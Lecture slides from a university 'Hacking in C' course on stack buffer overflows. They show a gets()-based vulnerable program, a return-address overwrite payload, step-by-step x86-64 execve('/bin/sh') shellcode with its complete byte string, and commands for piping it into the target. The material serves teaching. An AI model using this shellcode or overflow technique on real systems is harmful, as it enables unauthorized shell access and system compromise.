

Attacks

Part II

Hacking in C 2018–2019

Thom Wiggers

Notes:

Based on slides by Peter Schwabe.

Demos:

- `buffer.c`
- `buffer-vuln.c`



Recap

- Code and information related to control flow is in the same memory as the data your program works on
- Input to our program may come from anywhere, and if you trust it, you might be making a mistake
- If the first argument to `printf` is user-controlled, you are going to have a bad day
 - `printf(string)` does not *spark joy*
 - should be `printf("%s", string)`
 - Not limited to just reading up the stack, **arbitrary read/write** is possible!
 - (`printf` is actually a family of functions: variants `sprintf`, `fprintf` have the same problems)
- When handling buffers, be mindful of the size
 - Don't read or write out-of-bounds



Table of Contents

Inserting our own code

Gets should be old news

Mitigating attacks



Inspecting a buffer with printf

```
void func(char* string) {
    char buf[20];
    for (int i = 0; i < 20; i++)
        buf[i] = 'A' + i;
    printf(string); // our debugger
}

int main(int argc, char* argv[]) {
    func(argv[1]);
}
```

Notes:


- **Demo** again how we can use printf to figure out what's going on again.
- We will extend this to become a buffer overflow attack with the found address.



Inspecting a buffer with printf

```
void func(char* string) {
    char buf[20];
    for (int i = 0; i < 20; i++)
        buf[i] = 'A' + i;
    printf(string); // our debugger
}

int main(int argc, char* argv[]) {
    func(argv[1]);
}
```



Notes:

- **Demo** again how we can use `printf` to figure out what's going on again.
- We will extend this to become a buffer overflow attack with the found address.

man gets

GETS(3) Linux Programmer's Manual GETS(3)

NAME

gets - get a string from standard input (DEPRECATED)

SYNOPSIS

```
#include <stdio.h>
```

```
char *gets(char *s);
```

DESCRIPTION

Never use this function.

gets() reads a line from stdin into the buffer pointed to by s until either a terminating newline or EOF, which it replaces with a null byte ('\0'). No check for buffer overrun is performed (see BUGS below).

BUGS

Never use gets(). Because it is impossible to tell without knowing the data in advance how many characters gets() will read, and because gets() will continue to store characters past the end of the buffer, it is extremely dangerous to use. It has been used to break computer security. Use fgets() instead.



Overflowing a buffer

```
void func() {
    char *result;
    char buf[100];
    printf("Enter your name: ");
    result = gets(buf);
    printf(result); // our debugger
}
int main(int argc, char* argv[]) {
    func();
}
```

Notes:


- **Demo** buffer-vuln.c
 - Show how we can control the return address
 - Nice example is to overwrite it with itself to show that this works
- Make sure to run this with ASLR off: run `setarch $(uname -m) -R!`



Overflowing a buffer

```
void func() {
    char *result;
    char buf[100];
    printf("Enter your name: ");
    result = gets(buf);
    printf(result); // our debugger
}
int main(int argc, char* argv[]) {
    func();
}
```

`./buffer-vuln.c:6: warning: the 'gets' function is dangerous and should not be used.`




Notes:

- **Demo** `buffer-vuln.c`
 - Show how we can control the return address
 - Nice example is to overwrite it with itself to show that this works
- Make sure to run this with ASLR off: run `setarch $(uname -m) -R!`




Taking control of the return address

So what if we feed this program 'A'x116?




Taking control of the return address

So what if we feed this program 'A'x116?




Taking control of the return address

So what if we feed this program 'A'x116?




Taking control of the return address

So what if we feed this program 'A'x116?




Taking control of the return address

So what if we feed this program 'A'x116?




Taking control of the return address

So what if we feed this program 'A'x116?



Taking control of the return address


So what if we feed this program 'A'x116?



Taking control of the return address

So what if we feed this program


'A'x108 + "\xDE\x0D\xDC\xAD\x0B"?



Taking control of the return address

So what if we feed this program


'A'x108 + "\xDE\x0D\xDC\xAD\x0B"?



Taking control of the return address

So what if we feed this program


'A'x108 + "\xDE\x0D\xDC\xAD\x0B"?



Taking control of the return address

So what if we feed this program


'A'x108 + "\xDE\x0D\xDC\xAD\x0B"?



Taking control of the return address

So what if we feed this program


'A'x108 + "\xDE\xOD\xDC\xAD\xOB"?



Taking control of the return address

So what if we feed this program


'A'x108 + "\xDE\x0D\xDC\xAD\x0B"?



Taking control of the return address

So what if we feed this program


'A'x108 + "\xDE\x0D\xDC\xAD\x0B"?



Taking control of the return address

So what if we feed this program


'A'x108 + "\xDE\xOD\xDC\xAD\xOB"?



Taking control of the return address

So what if we feed this program

'A' $\times 108^1 + "\backslash xDE\backslash xOD\backslash xDC\backslash xAD\backslash xOB"$?



1) actual values for the offset will vary with alignment, sizes of buffers and other local variables.

But what if the code we want to run is not part of the program?

- This method allows to redirect the program to run other part of the program.

Notes:

Technically speaking, most programs actually do contain enough code to give you a shell. Next week more on that.



But what if the code we want to run is not part of the program?

- This method allows to redirect the program to run other **part of the program**.
- But typically a program does not contain a function called `give_me_root()`

Notes:

Technically speaking, most programs actually do contain enough code to give you a shell. Next week more on that.



But what if the code we want to run is not part of the program?

- This method allows to redirect the program to run other **part of the program**.
- But typically a program does not contain a function called `give_me_root()`
- Solution: inject your own code to spawn a shell: **shellcode**

Notes:

Technically speaking, most programs actually do contain enough code to give you a shell. Next week more on that.



But what if the code we want to run is not part of the program?

- This method allows to redirect the program to run other **part of the program**.
- But typically a program does not contain a function called `give_me_root()`
- Solution: inject your own code to spawn a shell: **shellcode**
- Remember: code is data, data is code

Notes:

Technically speaking, most programs actually do contain enough code to give you a shell. Next week more on that.



But what if the code we want to run is not part of the program?

- This method allows to redirect the program to run other **part of the program**.
- But typically a program does not contain a function called `give_me_root()`
- Solution: inject your own code to spawn a shell: **shellcode**
- Remember: code is data, data is code
- Idea: put our own code into the memory of the program and jump to it

Notes:

Technically speaking, most programs actually do contain enough code to give you a shell. Next week more on that.



But what if the code we want to run is not part of the program?

- This method allows to redirect the program to run other **part of the program**.
- But typically a program does not contain a function called `give_me_root()`
- Solution: inject your own code to spawn a shell: **shellcode**
- Remember: code is data, data is code
- Idea: put our own code into the memory of the program and jump to it
- Obviously, we can not input C source code and expect it to work

Notes:

Technically speaking, most programs actually do contain enough code to give you a shell. Next week more on that.



But what if the code we want to run is not part of the program?

- This method allows to redirect the program to run other **part of the program**.
- But typically a program does not contain a function called `give_me_root()`
- Solution: inject your own code to spawn a shell: **shellcode**
- Remember: code is data, data is code
- Idea: put our own code into the memory of the program and jump to it
- Obviously, we can not input C source code and expect it to work
- Instead use machine code

Notes:

Technically speaking, most programs actually do contain enough code to give you a shell. Next week more on that.



Launching a shell from C

```
#include <stdlib.h>
#include <unistd.h>
int main(void)
{
    char *name[2];
    name[0] = "/bin/sh";
    name[1] = NULL;
    execve(name[0], name, NULL);
}
```



execve

```
int execve(const char *filename, char *const argv[],  
           char *const envp[]);
```

- Executes command with name filename

Notes:

You will learn more about system calls in *Operating Systems*



execve

```
int execve(const char *filename, char *const argv[],  
           char *const envp[]);
```

- Executes command with name filename
- argv[] is the list of arguments passed to main

Notes:

You will learn more about system calls in *Operating Systems*



execve

```
int execve(const char *filename, char *const argv[],  
           char *const envp[]);
```

- Executes command with name filename
- argv[] is the list of arguments passed to main
- envp[] are environment variables as key=value

Notes:

You will learn more about system calls in *Operating Systems*



execve

```
int execve(const char *filename, char *const argv[],
           char *const envp[]);
```

- Executes command with name `filename`
- `argv[]` is the list of arguments passed to `main`
- `envp[]` are environment variables as `key=value`
- `argv[]` and `envp[]` must end with a `NULL` pointer

Notes:

You will learn more about system calls in *Operating Systems*



execve

```
int execve(const char *filename, char *const argv[],  
           char *const envp[]);
```

- Executes command with name filename
- argv[] is the list of arguments passed to main
- envp[] are environment variables as key=value
- argv[] and envp[] must end with a NULL pointer
- First argument needs to be the name of the executable!

Notes:

You will learn more about system calls in *Operating Systems*



execve

```
int execve(const char *filename, char *const argv[],
           char *const envp[]);
```

- Executes command with name filename
- argv[] is the list of arguments passed to main
- envp[] are environment variables as key=value
- argv[] and envp[] must end with a NULL pointer
- First argument needs to be the name of the executable!
- execve is a function that is a wrapper for a system call

Notes:

You will learn more about system calls in *Operating Systems*



execve

```
int execve(const char *filename, char *const argv[],
           char *const envp[]);
```

- Executes command with name filename
- argv[] is the list of arguments passed to main
- envp[] are environment variables as key=value
- argv[] and envp[] must end with a NULL pointer
- First argument needs to be the name of the executable!
- execve is a function that is a wrapper for a system call
- System calls are requests to the operating system

Notes:

You will learn more about system calls in *Operating Systems*



execve

```
int execve(const char *filename, char *const argv[],
           char *const envp[]);
```

- Executes command with name filename
- argv[] is the list of arguments passed to main
- envp[] are environment variables as key=value
- argv[] and envp[] must end with a NULL pointer
- First argument needs to be the name of the executable!
- execve is a function that is a wrapper for a system call
- System calls are requests to the operating system
 - Put system call number into rax register

Notes:

You will learn more about system calls in *Operating Systems*



execve

```
int execve(const char *filename, char *const argv[],
           char *const envp[]);
```

- Executes command with name filename
- argv[] is the list of arguments passed to main
- envp[] are environment variables as key=value
- argv[] and envp[] must end with a NULL pointer
- First argument needs to be the name of the executable!
- execve is a function that is a wrapper for a system call
- System calls are requests to the operating system
 - Put system call number into rax register
 - ▶ 59 is the number for sys_execve

Notes:

You will learn more about system calls in *Operating Systems*



execve

```
int execve(const char *filename, char *const argv[],
           char *const envp[]);
```

- Executes command with name `filename`
- `argv[]` is the list of arguments passed to `main`
- `envp[]` are environment variables as `key=value`
- `argv[]` and `envp[]` must end with a `NULL` pointer
- First argument needs to be the name of the executable!
- `execve` is a function that is a wrapper for a **system call**
- System calls are requests to the operating system
 - Put system call number into `rax` register
 - ▶ 59 is the number for `sys_execve`
 - Arguments in `rdi`, `rsi`, `rdx`

Notes:

You will learn more about system calls in *Operating Systems*



execve

```
int execve(const char *filename, char *const argv[],
           char *const envp[]);
```

- Executes command with name `filename`
- `argv[]` is the list of arguments passed to `main`
- `envp[]` are environment variables as `key=value`
- `argv[]` and `envp[]` must end with a `NULL` pointer
- First argument needs to be the name of the executable!
- `execve` is a function that is a wrapper for a **system call**
- System calls are requests to the operating system
 - Put system call number into `rax` register
 - ▶ 59 is the number for `sys_execve`
 - Arguments in `rdi`, `rsi`, `rdx`
 - Execute `syscall` assembly instruction

Notes:

You will learn more about system calls in *Operating Systems*



Writing shell code

- We want to run `execve` in our injected code.

Notes:

- You will not need to be able to reproduce all of this assembly work on the shell.



Writing shell code

- We want to run `execve` in our injected code.
 - We need it in machine code

Notes:

- You will not need to be able to reproduce all of this assembly work on the shell.



Writing shell code

- We want to run `execve` in our injected code.
 - We need it in machine code
 - Write assembly instead and then translate it

Notes:

- You will not need to be able to reproduce all of this assembly work on the shell.



Writing shell code

- We want to run `execve` in our injected code.
 - We need it in machine code
 - Write assembly instead and then translate it
- Applying the C compiler will give us more noise than we want: it **needs to be a valid string**.

Notes:

- You will not need to be able to reproduce all of this assembly work on the shell.



Calling execve

```
int execve(const char *filename, char *const argv[],  
          char *const envp[]);
```

To do list:

- Get a pointer to `"/bin/sh"` into first argument register `rdi`



Calling execve

```
int execve(const char *filename, char *const argv[],  
          char *const envp[]);
```

To do list:

- Get a pointer to `"/bin/sh"` into first argument register `rdi`
- Create `argv[]` array of pointers to strings:
{pointer to `"/bin/sh"`, `NULL`}



Calling execve

```
int execve(const char *filename, char *const argv[],  
          char *const envp[]);
```

To do list:

- Get a pointer to `"/bin/sh"` into first argument register `rdi`
- Create `argv[]` array of pointers to strings:
{pointer to `"/bin/sh"`, `NULL`}
- Put address of array into second argument register `rsi`



Calling execve

```
int execve(const char *filename, char *const argv[],  
           char *const envp[]);
```

To do list:

- Get a pointer to `"/bin/sh"` into first argument register `rdi`
- Create `argv[]` array of pointers to strings:
{pointer to `"/bin/sh"`, `NULL`}
- Put address of array into second argument register `rsi`
- Set third argument register `rdx` to `NULL` (empty `envp[]`)



Calling execve

```
int execve(const char *filename, char *const argv[],  
           char *const envp[]);
```

To do list:

- Get a pointer to `"/bin/sh"` into first argument register `rdi`
- Create `argv[]` array of pointers to strings:
{pointer to `"/bin/sh"`, `NULL`}
- Put address of array into second argument register `rsi`
- Set third argument register `rdx` to `NULL` (empty `envp[]`)
- Put system call number 59 (`execve`) in `rax`



Calling execve

```
int execve(const char *filename, char *const argv[],  
           char *const envp[]);
```

To do list:

- Get a pointer to `"/bin/sh"` into first argument register `rdi`
- Create `argv[]` array of pointers to strings:
{pointer to `"/bin/sh"`, `NULL`}
- Put address of array into second argument register `rsi`
- Set third argument register `rdx` to `NULL` (empty `envp[]`)
- Put system call number 59 (`execve`) in `rax`
- Call `syscall`



Getting around NULL

- Remember: strings are **NULL-terminated** character arrays

Notes:

- Remember, $\forall a, a \oplus a = 0$



Getting around NULL

- Remember: strings are **NULL-terminated** character arrays
 - If we have a **NULL** byte in our input string, the rest will not be read.

Notes:

- Remember, $\forall a, a \oplus a = 0$



Getting around NULL

- Remember: strings are **NULL-terminated** character arrays
 - If we have a **NULL** byte in our input string, the rest will not be read.
- Instead, obtain **NULL** through a trick:

```
xor %rdx, %rdx
```

Notes:

- Remember, $\forall a, a \oplus a = 0$



Getting around NULL

- Remember: strings are **NULL-terminated** character arrays
 - If we have a **NULL** byte in our input string, the rest will not be read.
- Instead, obtain **NULL** through a trick:

```
xor %rdx, %rdx
```

Notes:

- Remember, $\forall a, a \oplus a = 0$



Getting around NULL

- Remember: strings are **NULL-terminated** character arrays
 - If we have a **NULL** byte in our input string, the rest will not be read.
- Instead, obtain **NULL** through a trick:

```
xor %rdx, %rdx
```

- ✓ Set third argument register `rdx` to **NULL** (empty `envp[]`)

Notes:

- Remember, $\forall a, a \oplus a = 0$



Getting `/bin/sh` into memory

- We need to put `/bin/sh` somewhere in memory where we know the address.



Getting `/bin/sh` into memory

- We need to put `/bin/sh` somewhere in memory where we know the address.
- Obvious solution: put it on the stack and use the stack pointer



Getting `/bin/sh` into memory

- We need to put `/bin/sh` somewhere in memory where we know the address.
- Obvious solution: put it on the stack and use the stack pointer
- But `/bin/sh` should also be **NULL**-terminated!



Getting /bin/sh into memory

- We need to put "/bin/sh" somewhere in memory where we know the address.
- Obvious solution: put it on the stack and use the stack pointer
- But "/bin/sh" should also be **NULL**-terminated!
- Another trick saves the day:

```
mov  $0x68732f6e69622f41,%rbx  # hs/nib/A
shr  $0x8,                   %rbx  # move right 8 bits
push %rbx
```



Getting /bin/sh into memory

- We need to put "/bin/sh" somewhere in memory where we know the address.
- Obvious solution: put it on the stack and use the stack pointer
- But "/bin/sh" should also be **NULL**-terminated!
- Another trick saves the day:

```
mov  $0x68732f6e69622f41,%rbx  # hs/nib/A
shr  $0x8,                %rbx  # move right 8 bits
push %rbx
```
- 0x68732f6e69622f41 is A/bin/sh, but **little-endian** encoded



Getting /bin/sh into memory

- We need to put "/bin/sh" somewhere in memory where we know the address.
- Obvious solution: put it on the stack and use the stack pointer
- But "/bin/sh" should also be **NULL**-terminated!
- Another trick saves the day:

```
mov  $0x68732f6e69622f41,%rbx  # hs/nib/A
shr  $0x8,                %rbx  # move right 8 bits
push %rbx
```

- 0x68732f6e69622f41 is A/bin/sh, but **little-endian** encoded
- If we **shift right** by 8 bits, we will drop off the 0x41 (A)!
The new value will be 0x0068732f6e69622f



Getting /bin/sh into memory

- We need to put "/bin/sh" somewhere in memory where we know the address.
- Obvious solution: put it on the stack and use the stack pointer
- But "/bin/sh" should also be **NULL**-terminated!
- Another trick saves the day:

```
mov  $0x68732f6e69622f41,%rbx  # hs/nib/A
shr  $0x8,                %rbx  # move right 8 bits
push %rbx
```

- 0x68732f6e69622f41 is A/bin/sh, but **little-endian** encoded
- If we **shift right** by 8 bits, we will drop off the 0x41 (A)!
The new value will be 0x0068732f6e69622f
- Get the address (the stack pointer) into the first argument register:

```
mov  %rsp, %rdi
```



Calling `execv`

- Get a pointer to `"/bin/sh"` into first argument register `rdi`
- Create `argv[]` array of pointers to strings:
`{pointer to "/bin/sh", NULL}`
- Put address of array into second argument register `rsi`
- Set third argument register `rdx` to `NULL` (empty `envp[]`)
- Put system call number 59 (`execve`) in `rax`
- Call `syscall`



Creating the argv[] array

- We need consecutive memory to hold first the pointer to `"/bin/sh"`, then `NULL`



Creating the argv[] array

- We need consecutive memory to hold first the pointer to `"/bin/sh"`, then `NULL`
- `rdx` contains `NULL`



Creating the argv[] array

- We need consecutive memory to hold first the pointer to `"/bin/sh"`, then `NULL`
- `rdx` contains `NULL`
- `rdi` contains the pointer to `"/bin/sh"`



Creating the argv[] array

- We need consecutive memory to hold first the pointer to `"/bin/sh"`, then `NULL`
- `rdx` contains `NULL`
- `rdi` contains the pointer to `"/bin/sh"`
- We simply push these on the stack!

```
push %rdx      # NULL
push %rdi      # address of /bin/sh
mov  %rsp, %rsi # Put stack pointer address into rsi
```



Creating the argv[] array

- We need consecutive memory to hold first the pointer to `"/bin/sh"`, then `NULL`
- `rdx` contains `NULL`
- `rdi` contains the pointer to `"/bin/sh"`
- We simply push these on the stack!

```
push %rdx          # NULL  
push %rdi          # address of /bin/sh  
mov  %rsp, %rsi   # Put stack pointer address into rsi
```
- Remember that the stack grows downwards, so we push in reverse order.



Creating the argv[] array

- We need consecutive memory to hold first the pointer to `"/bin/sh"`, then `NULL`
- `rdx` contains `NULL`
- `rdi` contains the pointer to `"/bin/sh"`
- We simply push these on the stack!

```
push %rdx          # NULL  
push %rdi          # address of /bin/sh  
mov  %rsp, %rsi   # Put stack pointer address into rsi
```
- Remember that the stack grows downwards, so we push in reverse order.



Creating the argv[] array

- We need consecutive memory to hold first the pointer to `"/bin/sh"`, then `NULL`
- `rdx` contains `NULL`
- `rdi` contains the pointer to `"/bin/sh"`
- We simply push these on the stack!

```
push %rdx          # NULL  
push %rdi          # address of /bin/sh  
mov  %rsp, %rsi   # Put stack pointer address into rsi
```
- Remember that the stack grows downwards, so we push in reverse order.
- ✓ Create argv[] array of pointers to strings:
{pointer to `"/bin/sh"`, `NULL`}
- ✓ Put address of array into second argument register `rsi`



Last step: issuing the call

- Put system call number 59 (`execve`) in `rax`
- Call `syscall`

Notes:

- We don't use `mov $0x3b, %rax` (using the large register name) because that command will assemble the `0x3b` to `0x0000003b`, which contains null bytes.



Last step: issuing the call

- Put system call number 59 (execve) in rax
- Call `syscall`

```
xor %rax, %rax    # zero register
mov $0x3b, %al    # put 59 in the lower part of the register
syscall
```

Notes:

- We don't use `mov $0x3b, %rax` (using the large register name) because that command will assemble the `0x3b` to `0x0000003b`, which contains null bytes.



Last step: issuing the call

- ✓ Put system call number 59 (execve) in rax
- ✓ Call `syscall`

```
xor %rax, %rax    # zero register
mov $0x3b, %al    # put 59 in the lower part of the register
syscall
```

Notes:

- We don't use `mov $0x3b, %rax` (using the large register name) because that command will assemble the `0x3b` to `0x0000003b`, which contains null bytes.



Calling `execv`

- ✓ Get a pointer to `"/bin/sh"` into first argument register `rdi`
- ✓ Create `argv[]` array of pointers to strings:
pointer to `"/bin/sh"`, `NULL`
- ✓ Put address of array into second argument register `rsi`
- ✓ Set third argument register `rdx` to `NULL` (empty `envp[]`)
- ✓ Put system call number 59 (`execve`) in `rax`
- ✓ Call `syscall`



The final shell code

```
"\x48\x31\xd2" //xor %rdx, %rdx
"\x48\xbb\x41\x2f\x62\x69\x6e\x2f\x73\x68" //mov sh/bin/A, %rbx
"\x48\xc1\xeb\x08" //shr $0x8, %rbx
"\x53" //push %rbx
"\x48\x89\xe7" //mov %rsp, %rdi
"\x52" //push %rdx
"\x57" //push %rdi
"\x48\x89\xe6" //mov %rsp, %rsi
"\x48\x31\xc0" //xor %rax, %rax
"\xb0\x3b" //mov $0x3b, %al
"\x0f\x05" //syscall
```

Notes:

- Because it's a bit annoying to type those bytes all the time, it typically helps to store them in some file or a program that produces them as output.



Our plan of attack

1. Prepare code to inject into program
2. Get program to run our code
3. ???
4. Profit



Our plan of attack

1. Prepare code to inject into program
2. Get program to run our code
3. ???
4. Profit



Our plan of attack

1. Prepare code to inject into program
2. Get program to run our code
3. ???
4. Profit



Running our shell code code

- `printf "\x48\x31\xd2..." > shellcode.bin`

Notes:

- If you don't have enough buffer space but control environment variables, you can also put your shellcode there. Environment variables also get mapped into the address space of the program.
 - You don't need to know how to do this for the exam though, but for reference you could figure out how `getenv()` works.



Running our shell code code

- `printf "\x48\x31\xd2..." > shellcode.bin`
- Getting our code into the vulnerable program is easy enough:

Notes:

- If you don't have enough buffer space but control environment variables, you can also put your shellcode there. Environment variables also get mapped into the address space of the program.
 - You don't need to know how to do this for the exam though, but for reference you could figure out how `getenv()` works.



Running our shell code code

- `printf "\x48\x31\xd2..." > shellcode.bin`
- Getting our code into the vulnerable program is easy enough:
 - `cat shellcode.bin | ./vulnerable`

Notes:

- If you don't have enough buffer space but control environment variables, you can also put your shellcode there. Environment variables also get mapped into the address space of the program.
 - You don't need to know how to do this for the exam though, but for reference you could figure out how `getenv()` works.



Running our shell code code

- `printf "\x48\x31\xd2..." > shellcode.bin`
- Getting our code into the vulnerable program is easy enough:
 - `cat shellcode.bin | ./vulnerable`
- We know we can take over the return address

Notes:

- If you don't have enough buffer space but control environment variables, you can also put your shellcode there. Environment variables also get mapped into the address space of the program.
 - You don't need to know how to do this for the exam though, but for reference you could figure out how `getenv()` works.



Running our shell code code

- `printf "\x48\x31\xd2..." > shellcode.bin`
- Getting our code into the vulnerable program is easy enough:
 - `cat shellcode.bin | ./vulnerable`
- We know we can take over the return address
- But where is our code?

Notes:

- If you don't have enough buffer space but control environment variables, you can also put your shellcode there. Environment variables also get mapped into the address space of the program.
 - You don't need to know how to do this for the exam though, but for reference you could figure out how `getenv()` works.



Running our shell code code

- `printf "\x48\x31\xd2..." > shellcode.bin`
- Getting our code into the vulnerable program is easy enough:
 - `cat shellcode.bin | ./vulnerable`
- We know we can take over the return address
- But where is our code?
- Answer: **the address of the buffer** gets reads into!

Notes:

- If you don't have enough buffer space but control environment variables, you can also put your shellcode there. Environment variables also get mapped into the address space of the program.
 - You don't need to know how to do this for the exam though, but for reference you could figure out how `getenv()` works.



Running our shell code code

- `printf "\x48\x31\xd2..." > shellcode.bin`
- Getting our code into the vulnerable program is easy enough:
 - `cat shellcode.bin | ./vulnerable`
- We know we can take over the return address
- But where is our code?
- Answer: **the address of the buffer** gets reads into!
- But how do we find it...

Notes:

- If you don't have enough buffer space but control environment variables, you can also put your shellcode there. Environment variables also get mapped into the address space of the program.
 - You don't need to know how to do this for the exam though, but for reference you could figure out how `getenv()` works.



Running our shell code code

- `printf "\x48\x31\xd2..." > shellcode.bin`
- Getting our code into the vulnerable program is easy enough:
 - `cat shellcode.bin | ./vulnerable`
- We know we can take over the return address
- But where is our code?
- Answer: **the address of the buffer** gets reads into!
- But how do we find it...
 1. Cheat, and add a print statement

Notes:

- If you don't have enough buffer space but control environment variables, you can also put your shellcode there. Environment variables also get mapped into the address space of the program.
 - You don't need to know how to do this for the exam though, but for reference you could figure out how `getenv()` works.



Running our shell code code

- `printf "\x48\x31\xd2..." > shellcode.bin`
- Getting our code into the vulnerable program is easy enough:
 - `cat shellcode.bin | ./vulnerable`
- We know we can take over the return address
- But where is our code?
- Answer: **the address of the buffer** gets reads into!
- But how do we find it...
 1. Cheat, and add a print statement
 2. Use a debugger

Notes:

- If you don't have enough buffer space but control environment variables, you can also put your shellcode there. Environment variables also get mapped into the address space of the program.
 - You don't need to know how to do this for the exam though, but for reference you could figure out how `getenv()` works.



Running our shell code code

- `printf "\x48\x31\xd2..." > shellcode.bin`
- Getting our code into the vulnerable program is easy enough:
 - `cat shellcode.bin | ./vulnerable`
- We know we can take over the return address
- But where is our code?
- Answer: **the address of the buffer** gets reads into!
- But how do we find it...
 1. Cheat, and add a print statement
 2. Use a debugger
 3. Use a **format string vulnerability** to find the address

Notes:

- If you don't have enough buffer space but control environment variables, you can also put your shellcode there. Environment variables also get mapped into the address space of the program.
 - You don't need to know how to do this for the exam though, but for reference you could figure out how `getenv()` works.



Overcoming imprecise addressing

- Format string attacks often won't give you the exact address of the buffer



Overcoming imprecise addressing

- Format string attacks often won't give you the exact address of the buffer
 - Likely to find addresses of other thing on the stack, though



Overcoming imprecise addressing

